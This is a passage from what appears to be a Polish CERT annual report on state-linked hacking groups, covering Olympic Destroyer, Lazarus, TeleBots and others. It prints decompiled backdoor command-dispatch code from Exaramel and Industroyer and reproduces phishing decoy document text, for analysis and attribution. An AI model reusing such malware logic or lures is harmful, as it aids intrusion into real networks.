Jeszcze przed rozpoczęciem Zimowych Igrzysk Olimpijskich w Korei Południowej w 2018 roku, firma McAfee przedstawiła opis[132] ataków phishingowych skierowanych na jeden z adresów e-mailowych organizatorów imprezy. Wiadomość miała pochodzić od koreańskiego Centrum Antyterrorystycznego, które w tamtym czasie przeprowadzało ćwiczenia na terenach Igrzysk. Dokument będący załącznikiem do wiadomości prowadził do pobrania i uruchomienia złośliwego oprogramowania, choć na tamten moment jeszcze względnie uśpionym - pozyskującym jedynie informacje o systemie i organizacji sieci.



Rysunek 70. *Fałszywa wiadomość phishingowa.*

W dniu ceremonii otwarcia kibice zaczęli zgłaszać problemy z dostępem do strony internetowej imprezy oraz funkcji drukowania biletów. Dziennikarze w centrum prasowym byli z kolei pozbawieni dostępu do internetu i przekazów telewizyjnych. Przywrócenie działania usług zajęło 12 godzin. Dwa dni później organizatorzy Igrzysk przyznali, że powodem awarii były ataki hakerskie z użyciem złośliwego oprogramowania, jednak nie chcieli zdradzić szczegółów.

Już tego samego dnia próbki złośliwego oprogramowania użytego w ataku trafiły do firm zajmujących się bezpieczeństwem IT. Jako pierwsi, kilka dni później, techniczną analizę przedstawili badacze z firmy Cisco Talos[133]. Jak piszą, główny plik wykonywalny badanej przez z nich próbki zawierał w sobie wiele modułów odpowiedzialnych za poszczególne funkcje złośliwego oprogramowania.

Pierwszy z modułów odpowiedzialny był za automatyczne rozprzestrzenianie się złośliwego oprogramowania na komputery w sieci lokalnej i domenowej. Chcąc zainfekować kolejne maszyny, należało pozyskać dane uwierzytelniające, do czego służyły dwa kolejne moduły. Jeden z nich wykradał zapisane hasła z przeglądarek internetowych, a drugi hasła użytkowników zalogowanych w systemie operacyjnym. Co ciekawe, były one zapisywane w samym pliku wykonywalnym używanym do kolejnych infekcji. Próbka badana przez Cisco Talos, w czasie swojego rozprzestrzeniania się w sieci organizatorów Igrzysk, pozyskała dane uwierzytelniające aż 44 kont.


Najważniejszym modułem Olympic Destroyera, jak zostało nazwane to złośliwe oprogramowanie, był ten, który próbował ostatecznie uszkodzić zainfekowany system. Po usunięciu kopii zapasowych oraz funkcji przywracania systemu, próbka usiłowała nieodwracalnie nadpisać dostępne pliki oraz skonfigurować system tak, aby nie było możliwe jego ponowne uruchomienie, oraz wyłączyć komputer.

[122] https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/malicious-document-targets-pyeongchang-olympics/
[123] https://blog.talosintelligence.com/2018/02/olympic-destroyer.html

W następnych dniach po incydencie media oraz badacze bezpieczeństwa IT próbowali dokonać atrybucji ataku, ale pojawiło się wiele wykluczających się ze sobą teorii. Wszystkie z nich podsumował późniejszy raport Cisco Talos[134]. Jedna z nich wskazywała na powiązania próbki złośliwego oprogramowania z tymi wykorzystywanymi przez północnokoreańską grupę Lazarus: podobne nazewnictwo plików, kod niszczenia zawartości plików (choć był on w tym momencie już publiczny) oraz część nagłówka pliku wykonywalnego, co oznaczało bezpośrednie skopiowanie go z próbek Lazarusa. Druga teoria wskazywała na powiązania z chińskimi grupami APT3 oraz APT10. Firma Intezer wskazywała[135] na podobieństwa w metodzie generowania kluczy do szyfrowania komunikacji oraz sposobie wykradania danych uwierzytelniających kont systemowych. Jednak ostatecznie wykazano, że oba pochodzą z programu Mimikatz, którego kod jest publicznie dostępny. Z kolei sam sposób rozprzestrzeniania się miał elementy zbieżne z kodem NotPeyta, choć Olympic Destroyer nie wykorzystywał do tego podatności w systemie operacyjnym.

Pod koniec lutego 2018 r. w gazecie Washington Post ukazał się materiał[136] powołujący się na anonimowe wypowiedzi przedstawicieli amerykańskiego rządu. Miały one zgodnie mówić, że według dochodzenia amerykańskich agencji wywiadowczych jednoznacznie winę za ataki na Zimowe Igrzyska Olimpijskie należy przypisać grupie hakerów działających w ramach rosyjskiego wywiadu wojskowego - GRU. Wszystkie “fałszywe flagi” w kodzie i metodach złośliwego oprogramowania przypisujące atrybucję, w szczególności północnokoreańską, miały być umieszczone z pełną premedytacją. Ostatecznie zainfekowanych miało być kilkaset komputerów w infrastrukturze Igrzysk Olimpijskich.

Co ciekawe, nie było to ostatnie wykorzystanie Olympic Destroyera w 2018 roku. Na przestrzeni maja i lipca firma Kaspersky zaobserwowała[137] serię ataków phishingowych, które bardzo przypominały te z początku roku. Atakowane były organizacje z Francji, Holandii, Szwajcarii, Niemiec, Ukrainy, ale także rosyjskie instytucje finansowe. Specjalną uwagę badaczy zwróciły dwa dokumenty użyte w atakach phishingowych. Oba związane były z atakiem na Siergieja Skripala oraz jego córkę w Salisbury w marcu 2018 roku. Jeden dokument bezpośrednio dotyczył środka chemicznego użytego w ataku, a drugi warsztatów przeprowadzanych przez szwajcarskie Laboratorium Spiez, które badało truciznę. Warto podkreślić, że kilka miesięcy później Stany Zjednoczone wniosły akt oskarżenia przeciwko rosyjskim hakerom z GRU[138], w którym zarzucają im ataki właśnie na to laboratorium.



Schweizerische Eidgenossenschaft
Confédération suisse
Confederazione Svizzera
Confederaziun svizra

Federal Department of Defence,
Civil Protection and Sport DDPS
Federal Office for Civil Protection
FOCP SPIEZ LABORATORY

Spiez CONVERGENCE

11 – 14 September 2018

The Swiss Government started a workshop series focusing on advances in chemical and biological sciences in 2014 under the title **Spiez CONVERGENCE**. The series is dedicated to informing participants about significant scientific developments and to serve as forum for expert discussions. The objective of this workshop series is to identify developments in chemistry and biology which may have implications for the Biological Weapons Convention (BWC) and the Chemical Weapons Convention (CWC).

Sponsored by the Swiss Government and organised by Spiez Laboratory, the third edition of Spiez CONVERGENCE will be held at Spiez, Switzerland, from 11 - 14 September 2018.

Objective

Spiez CONVERGENCE 2018 intends to inform about latest advances on 'chemistry making biology' and 'biology making chemistry', as well as the adoption of such advances by the bio-

Rysunek 71. *Dokument z wiadomości ataku phishingowego.*

[134] https://www.virusbulletin.com/virusbulletin/2018/10/vb2018-paper-who-wasnt-responsible-olympic-destroyer/
[135] http://www.intezer.com/2018-winter-cyber-olympics-code-similarities-cyber-attacks-pyeongchang/
[136] https://www.washingtonpost.com/world/national-security/russian-spies-hacked-the-olympics-and-tried-to-make-it-look-like-north-korea-did-it-us-officials-say/2018/02/24/44b5468e-18f2-11e8-92c9-376b4fe57ff7_story.html
[137] https://securelist.com/olympic-destroyer-is-still-alive/86169/
[138] https://www.justice.gov/opa/page/1098481/download

Zaawansowane zagrożenia

W tej sekcji opisujemy wybrane obserwacje dotyczące działalności grup dysponujących dużymi środkami i arsenałem narzędzi, najczęściej kojarzonych ze służbami specjalnymi różnych krajów.

Fancy Bear / APT28


Grupa APT28 regularnie przeprowadza ataki na instytucje państwowe, organizacje powiązane z bezpieczeństwem narodowym oraz cele związane z aktualnie prowadzoną polityką zagraniczną przez rząd rosyjski. Dużo światła na liczne działania i operacje prowadzone przez hakerów rosyjskiego wywiadu wojskowego rzucają akty oskarżenia wydane w 2018 r. przez amerykański departament sprawiedliwości. Opisujemy je szerzej w osobnym artykule (str. 91), podobnie jak przypisywany im przez amerykanów atak na Zimowe Igrzyska Olimpijskie (str. 96).

Lazarus / BlueNoroff / APT38

Zespół pochodzący z Korei Północnej odpowiedzialny za atak na polskie instytucje finansowe w 2016/2017 roku[139]. Kaspersky Lab wyróżnił wewnątrz struktury grupy dedykowaną podgrupę o nazwie BlueNoroff[140], specjalizującą się w kradzieżach środków finansowych oraz kryptowalut.

Z obserwacji CERT Polska wynika, że w 2018 r. grupa Lazarus swoją działalność prowadziła głównie na obszarze Azji i Ameryki Południowej. Sporadycznie infekcje zdarzały się w Europie - głównie w Turcji. Nie obserwowaliśmy kampanii celowanych w polskie instytucje. Interesującym celem ataku przeprowadzonego w Ameryce Centralnej było kasyno internetowe. W jego sieci zostały znalezione narzędzia, które były wykorzystywane również do przeprowadzenia ataku na polski sektor finansowy: wiper KillDisk oraz backdoor NukeSped[141].

Grupa przejęła pomysł na azjatyckie kampanie od twórców malware'u mobilnego, którzy bardzo często podszywali się pod aplikacje służące do obrotu kryptowalutami. Wybór cyberprzestępców padł na program Celas Trade Pro. Jednak z tą różnicą, że nie dystrybuowano instalatora z backdoorem, tylko złośliwy kod pobierał się wspólnie z aktualizacją programu.




Rysunek 72. *Interfejs użytkownika programu Celas Trade Pro.*

[139] Więcej szczegółów w raporcie CERT Polska za 2017 rok.
[140] https://securelist.com/lazarus-under-the-hood/77908/
[141] https://www.welivesecurity.com/2018/04/03/lazarus-killdisk-central-american-casino/

Malware FALLCHILL był dedykowany systemom Windows oraz OS X i służył jako typowe oprogramowanie Remote Access Tool[142]. Był to pierwszy etap ataku, w którym wyselekcjonowane ofiary otrzymywały innego backdoora o ciekawej charakterystyce: nagłówki do komunikacji HTTP w próbce były zapisane na stałe i zawierały ciąg znaków, który jednoznacznie wskazuje na północnokoreańskie pochodzenie: "Accept-Language: ko=-kp,ko-kr;q0=8.,ko;q0=6.,en-us;q-0.4,en;q=0.2"

Rysunek 73. *Nagłówki zapisane w próbce FAILCHILL, (źródło: Kaspersky Lab).*[143]

Twórcy scenariuszy operacji Lazarus wykazują się dużą kreatywnością. Do systemu firmy Redbanc, obsługującego sieć bankomatów w Chile, włamano się poprzez atak na dewelopera firmy znalezionego na LinkedIn[144]. Otrzymał on zaproszenie na rozmowę rekrutacyjną przez Skype'a, a przed połączeniem został namówiony do uruchomienia aplikacji zbierającej dane dotyczące preferencji i warunków rekrutacji, która była złośliwym oprogramowaniem. Umożliwiło to stworzenie punktu wejścia do sieci i umieszczenia w niej implantów z PowerRatankba[145].



Rysunek 74. *Fałszywy program do rekrutacji programistów wykorzystywany do infekcji przez APT38.*

[142] https://www.fortinet.com/blog/threat-research/a-deep-dive-analysis-of-the-fallchill-remote-administration-tool.html
[143] https://securelist.com/operation-applejeus/87553/
[144] https://www.flashpoint-intel.com/blog/disclosure-chilean-redbanc-intrusion-lazarus-ties/
[145] https://www.proofpoint.com/sites/default/files/pfpt-us-wp-north-korea-bitten-by-bitcoin-bug.pdf

LuckyMouse / APT27

Jednostka powiązana z Chińską Republiką Ludową obecnie przeprowadzająca operacje ofensywne przeciwko państwom na obszarze Azji. Portfolio ofiar nie koncentruje się tylko na obszarze wschodnim: grupa była również odpowiedzialna za włamania do sieci europejskiego przedsiębiorstwa zajmującego się budową dronów oraz francuskiej firmy z branży energetycznej[146]. Przez pewien czas jednostka była uśpiona, stała się bardzo aktywna w 2018 roku.

Jednym z najbardziej spektakularnych ataków w 2018 roku jest przejęcie rządowego centrum danych celem pozyskania informacji oraz przeprowadzania ataków metodą wodopoju[147], zastosowaną m.in. w ataku na polski sektor finansowy. Do infekcji ofiar grupa głównie wykorzystywała exploita na dobrze znaną podatność w pakiecie Microsoft Office, CVE-2017-11882[148].

Cyberprzestępcy korzystają z autorskiego oprogramowania ze wstawkami z otwartoźródłowego kodu, najczęściej z serwisu Github. Atak przeprowadzony w marcu 2018 r. z użyciem fałszywego sterownika NDISProxy, który wykorzystywał skradziony podpis cyfrowy chińskiej firmy zajmującej się rozwiązaniami bezpieczeństwa LeagSoft[149]. Interesujący jest fakt, że przestępcy nie przeprowadzali kampanii mailingowej, lecz ręcznie instalowali złośliwe oprogramowanie we wcześniej skompromitowanych sieciach.

APT10

APT10 to kolejna grupa powiązana z Chinami. Jej głównym zadaniem jest prowadzenie szpiegostwa przemysłowego w internecie i przekazywanie danych technologicznych chińskim firmom. Ich operacje przeciwko amerykańskim instytucjom oraz głośny wyciek danych osobowych ponad 100 tysięcy amerykańskich żołnierzy i pracowników cywilnych Marynarki Wojennej przedstawiamy w artykule o amerykańskich aktach oskarżeń (patrz str. 89).


BlackEnergy & GreyEnergy / TeleBots

Pod nazwami BlackEnergy & GreyEnergy / TeleBots działa rosyjski aktor APT działający w obszarze infrastruktury krytycznej, który jest przede wszystkim znany ze spowodowania blackoutu na Ukrainie pod koniec 2015 roku[150]. W branży bezpieczeństwa teleinformatycznego ten atak jest uważany za pierwszy skuteczny cyberatak na sieć elektryczną: wyłączone zostało 30 podstacji, a bez prądu pozostało 230 tysięcy osób. W repertuarze udanych ataków tej grupy znajduje się jeszcze ransomware NotPetya, który również zaatakował Ukrainę[151] oraz malware Industroyer dedykowany systemom sterowania przemysłowego Siemens SIPROTEC[152].

Badacze z firmy ESET śledzący działalność BlackEnergy przypuszczają, że po ostatnim ataku grupa została podzielona na dwa zespoły: GreyEnergy oraz TeleBots[153]. GreyEnergy zajmuje się sprawami ataków na infrastrukturę i procesy przemysłowe, a TeleBots jest dedykowany atakom mającym na celu zniszczenie danych, przerwanie ciągłości działania oraz pozyskiwanie informacji[154].

Na początku drugiego kwartału 2018 r. grupa TeleBots rozpoczęła ataki za pomocą nowego, autorskiego backdoora o nazwie Exaramel. Ta rodzina dedykowana jest zarówno platformie Windows, jak i Linux oraz wykazuje szereg podobieństw z komponentem backdoora zawartym w Industroyerze. Pozwoliło to na szybką atrybucję ataku o wysokim stopniu ufności.

[146] https://threatconnect.com/blog/threatconnect-discovers-chinese-apt-activity-in-europe/
[147] https://securelist.com/luckymouse-hits-national-data-center/86083/
[148] https://github.com/embedi/CVE-2017-11882
[149] https://www.leagsoft.com/
[150] https://ics.sans.org/media/E-ISAC_SANS_Ukraine_DUC_5.pdf
[151] https://www.welivesecurity.com/2017/06/27/new-ransomware-attack-hits-ukraine/
[152] https://www.welivesecurity.com/wp-content/uploads/2017/06/Win32_Industroyer.pdf
[153] https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf
[154] https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/



```
DWORD __stdcall cmd_thread(thread_param *param)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  result1 = 0x16;
  v2 = init_CMD_struct(param->xml, &CMD);
  SetEvent((HANDLE)param->event);
  if ( v2 )
    return 1;
  cmd_struct1 = CMD;
  switch ( CMD->cmd_id )
  {
    case 1:
      result = cmd_create_proccess(CMD);
      goto end;
    case 2:
      result = cmd_create_proccess_as_user(CMD);
      goto end;
    case 3:
      result = cmd_write_file(CMD);
      goto end;
    case 4:
      result = cmd_copy_file_aka_upload(CMD);
      goto end;
    case 5:
      result = cmd_execute_shell_cmd(CMD);
      goto end;
    case 6:
      result = cmd_execute_shell_cmd_as_user(CMD);
      goto end;
    case 7:
      result = cmd_eval_VBS_code(CMD);
end:
      result1 = result;
      break;
    default:
      break;
  }
  PathCombineW(&pszDest, (LPCWSTR)cmd_struct1->storage_path, L"done");
  file_write(&pszDest, 0, 0);
  mem_free((LPVOID)cmd_struct1->field_0);
  mem_free((LPVOID)cmd_struct1->cmd_content);
  mem_free((LPVOID)cmd_struct1->file_content);
  mem_free(cmd_struct1);
  return result1;
}
```

```
int __cdecl run_command(cmd_internal *CMD)
{
  int result; // eax

  result = LOBYTE(CMD->cmd_id) - 1;
  switch ( LOBYTE(CMD->cmd_id) )
  {
    case 1u:
      result = cmd_create_proccess(CMD);
      break;
    case 2u:
      result = cmd_create_proccess_as_user(CMD);
      break;
    case 3u:
      result = cmd_write_file(CMD);
      break;
    case 4u:
      result = cmd_copy_file_aka_upload(CMD);
      break;
    case 5u:
      result = cmd_execute_shell_cmd(CMD);
      break;
    case 6u:
      result = cmd_execute_shell_cmd_as_user(CMD);
      break;
    case 7u:
      ExitProcess(0);
      return result;
    case 8u:
      result = cmd_stop_service(CMD);
      break;
    case 9u:
      result = cmd_stop_service_as_user(CMD);
      break;
    case 0xAu:
      result = cmd_start_service_as_user(CMD);
      break;
    case 0xBu:
      result = cmd_service_change_path_to_binary_as_user(CMD);
      break;
    default:
      return result;
  }
  return result;
}
```

Rysunek 75. *Porównanie modułów backdoorów: po lewej stronie malware Exaramel, po prawej Industroyer (źródło: ESET[155]).*

GreyEnergy w swoim bogatym arsenale narzędzi posiada malware dedykowany poszczególnym fazom ataku - jednym z nich jest backdoor o nazwie FELIXROOT do wstępnego badania zainfekowanej ofiary. Pierwsze ataki zostały zaobserwowane przez firmę FireEye we wrześniu 2017 roku[156]. Grupa najczęściej przeprowadzała ataki za pomocą ”uzbrojonych” dokumentów pakietów Microsoft Office: wykorzystywane były zarówno makra, jak i znane podatności: CVE-2017-0199[157] oraz CVE-2017-11882. FELIXROOT nie wyróżnia się niczym szczególnym pod względem funkcjonalności wśród backdoorów “obecnych na rynku” - udostępnia mechanizmy uruchamiania plików, pobierania informacji o zarażonej maszynie i sieci, w której się znajduje.

Backdoor końcowej fazy ataku jest skuteczny i bardzo dobrze przygotowany: podpisany skradzionym podpisem cyfrowym tajwańskiej firmy Advantech, ma możliwość działania w pamięci oraz jako usługa w systemie operacyjnym. Modularna budowa umożliwia szybką rozbudowę o dodatkowe funkcjonalności. Badacze z firmy ESET zidentyfikowali dziewięć modułów odpowiedzialnych m.in. za wstrzykiwanie kodu, pozyskiwanie haseł użytkowników, tworzenie proxy i tuneli SSH w zainfekowanej infrastrukturze. Cyberprzestępcy w atakach nie wykorzystywali wszystkich opracowanych modułów. Dobierano je w zależności od tego, jakie działania miały zostać przeprowadzone na danej maszynie. Malware wykorzystuje szereg technik utrudniających zarówno analizę próbki, jak i jej działań w systemie operacyjnym ofiary: próbki używają różniących się między sobą algorytmów szyfrowania. Bufory (np. zawierające stringi) po wykorzystaniu najpierw są zerowane, a dopiero w kolejnym kroku zwalniania jest pamięć. Podobnie wygląda sprawa z kasowanymi plikami: działanie funkcji DeleteFileA oraz DeleteFileW polega na przechwytywaniu i dodawaniu funkcji bezpiecznego kasowania plików, czyli nadpisanie zerami przed skasowaniem. Warto w tym miejscu dodać, że serwery zarządzające (C&C) każdej rodziny złośliwego oprogramowania w/w grup są ukryte w sieci Tor.


CozyDuke / APT29

Aktor powiązany z grupą APT28, atakujący głównie państwa dawnego Związku Radzieckiego oraz cele związane z aktualnie prowadzoną przez Rosję polityką zagraniczną. Przez większą część roku “uśpiona”, powróciła w listopadzie z szeroką kampanią phisingową celowaną w amerykańskie

[155] https://www.welivesecurity.com/2018/10/11/new-telebots-backdoor-linking-industroyer-notpetya/
[156] https://www.fireeye.com/blog/threat-research/2018/07/microsoft-office-vulnerabilities-used-to-distribute-felixroot-backdoor.html
[157] https://www.fireeye.com/blog/threat-research/2017/04/cve-2017-0199-hta-handler.html

instytucje publiczne, przedsiębiorstwa z branż: zbrojeniowej, farmaceutycznej, transportowej oraz media. Złośliwe maile zawierały archiwum ZIP z plikiem skrótu Windows, który odpowiadał za uruchomienie środowiska PowerShell, którego celem było pobranie plików odpowiedzialnych za pierwszą fazę ataku. Przestępcy wykorzystali komercyjnie dostępne oprogramowanie do testów bezpieczeństwa Cobalt Strike. Wraz z malware na komputerze ofiary tworzony był plik z fałszywym dokumentem, rzekomo pochodzącym z Departamentu Stanu USA. Następna faza ataku przeprowadzana była ręcznie w zależności od pozyskanych danych o infrastrukturze ofiar oraz priorytetów grupy.

Podobieństwo tej kampanii z atakiem przeprowadzonym w listopadzie 2016 r., w związku z wyborami prezydenckimi w USA, z dużym stopniem pewności wskazuje na grupę jako inicjatora ataku: taka sama technika i bardzo podobna zawartość skrótów LNK, malware użyty do pierwszej fazy oraz zbliżony dobór ofiar.



U.S. Department of State

*OMB APPROVAL NO. 1405-0170
EXPIRATION DATE: 01-31-2021
ESTIMATED BURDEN: 2 hours

TRAINING/INTERNSHIP PLACEMENT PLAN

SECTION 1: ADDITIONAL EXCHANGE VISITOR INFORMATION

Trainee/Intern Name (Surname/Primary, Given Name(s) (must match passport name)
E-mail Address
Program Sponsor
Program Category
Occupational Category
Current Field of Study/Profession
Experience in Field (number of years)
Type of Degree or Certificate
Date Awarded (mm-dd-yyyy) or Expected
Training/Internship Dates (mm-dd-yyyy) From To

SECTION 2: HOST ORGANIZATION INFORMATION

Organization Name
Phase Site Address
Suite
City
State
ZIP Code
Website URL
Employer ID Number (EIN)
Exchange Visitor Hours Per Week
Compensation
Stipend Yes No If yes, how much? per
Non-Monetary Compensation Yes No If yes, value? per
Workers' Compensation Policy
Yes No If yes, Name of Carrier
Does your Workers' Compensation policy cover exchange Visitors? Yes No, exempt
No, but equivalent coverage
Number of FT Employees Onsite at Location
Annual Revenue
$0 to $3 Million $3 Million to $10 Million $10 Million to $25 Million $25 Million or More

SECTION 3: CERTIFICATIONS

Trainee/Intern - I certify that:

1. I have reviewed, understand, and will follow this Training/Internship Placement Plan (T/IPP);
2. I am entering into this Exchange Visitor Program in order to participate as a Trainee or Intern as delineated in this T/IPP and not simply to engage in labor or work within the United States.
3. I understand that the intent of the Exchange Visitor Program is to allow me to enhance my skills and gain exposure to U.S. culture and business in a way that will be useful to me when I return home upon completion of my program.
4. I understand that my internship/training will take place only at the organization listed on this T/IPP and that working at another organization while on the Exchange Visitor Program is prohibited.
5. I will contact the Sponsor at the earliest available opportunity regarding any concerns, changes in, or deviations from this T/IPP.
6. I will respond in a timely way to all inquiries and monitoring activities of my sponsor.
7. I will follow all of my sponsor's guidelines required for my participation in my program.
8. I will contact the U.S. Department of State's Bureau of Educational and Cultural Affairs (ECA) at the earliest possible opportunity if I believe that my sponsor or supervisor (as set forth on page 3, section 4), is not providing me with a legitimate internship or training, as delineated on my T/IPP; and
9. I declare and affirm under penalty of perjury that the statements and information made herein are true and correct to the best of my knowledge, information and belief. The law provides severe penalties for knowingly and willfully falsifying or concealing a material fact, or using any false document in the submission of this form.

Printed Name of Trainee/Intern
Date (mm-dd-yyyy)

Rysunek 76. *Fałszywy dokument departamentu stanu USA wykorzystywany przez grupę CozyDuke (źródło: FireEye).*

Turla / Snake

Turla jest trzecią grupą powiązaną z Federacją Rosyjską. Według estońskich służb wywiadowczych działa w strukturach Federalnej Służby Bezpieczeństwa[158]. Jej głównym celem są placówki dyplomatyczne na całym świecie. W bogatym portfolio ofiar tej grupy znajdują się takie kraje jak: Polska, USA, Chiny, Niemcy, Francja, Arabia Saudyjska, Hiszpania oraz Iran. Jest to jedna z pierwszych zidentyfikowanych grup przeprowadzających ataki APT oraz uznawana jest za czołówkę zaawansowania technicznego na świecie - przykładem tego może być wykorzystywanie od 2007 r. łącz

[158] https://www.valisluureamet.ee/pdf/raport-2018-ENG-web.pdf

satelitarnych do ukrywania położenia geograficznego swoich serwerów (wystarczy, że satelita była "widoczna" z poziomu anteny podłączonej do C&C i następował spoofing adresu IP)[159].

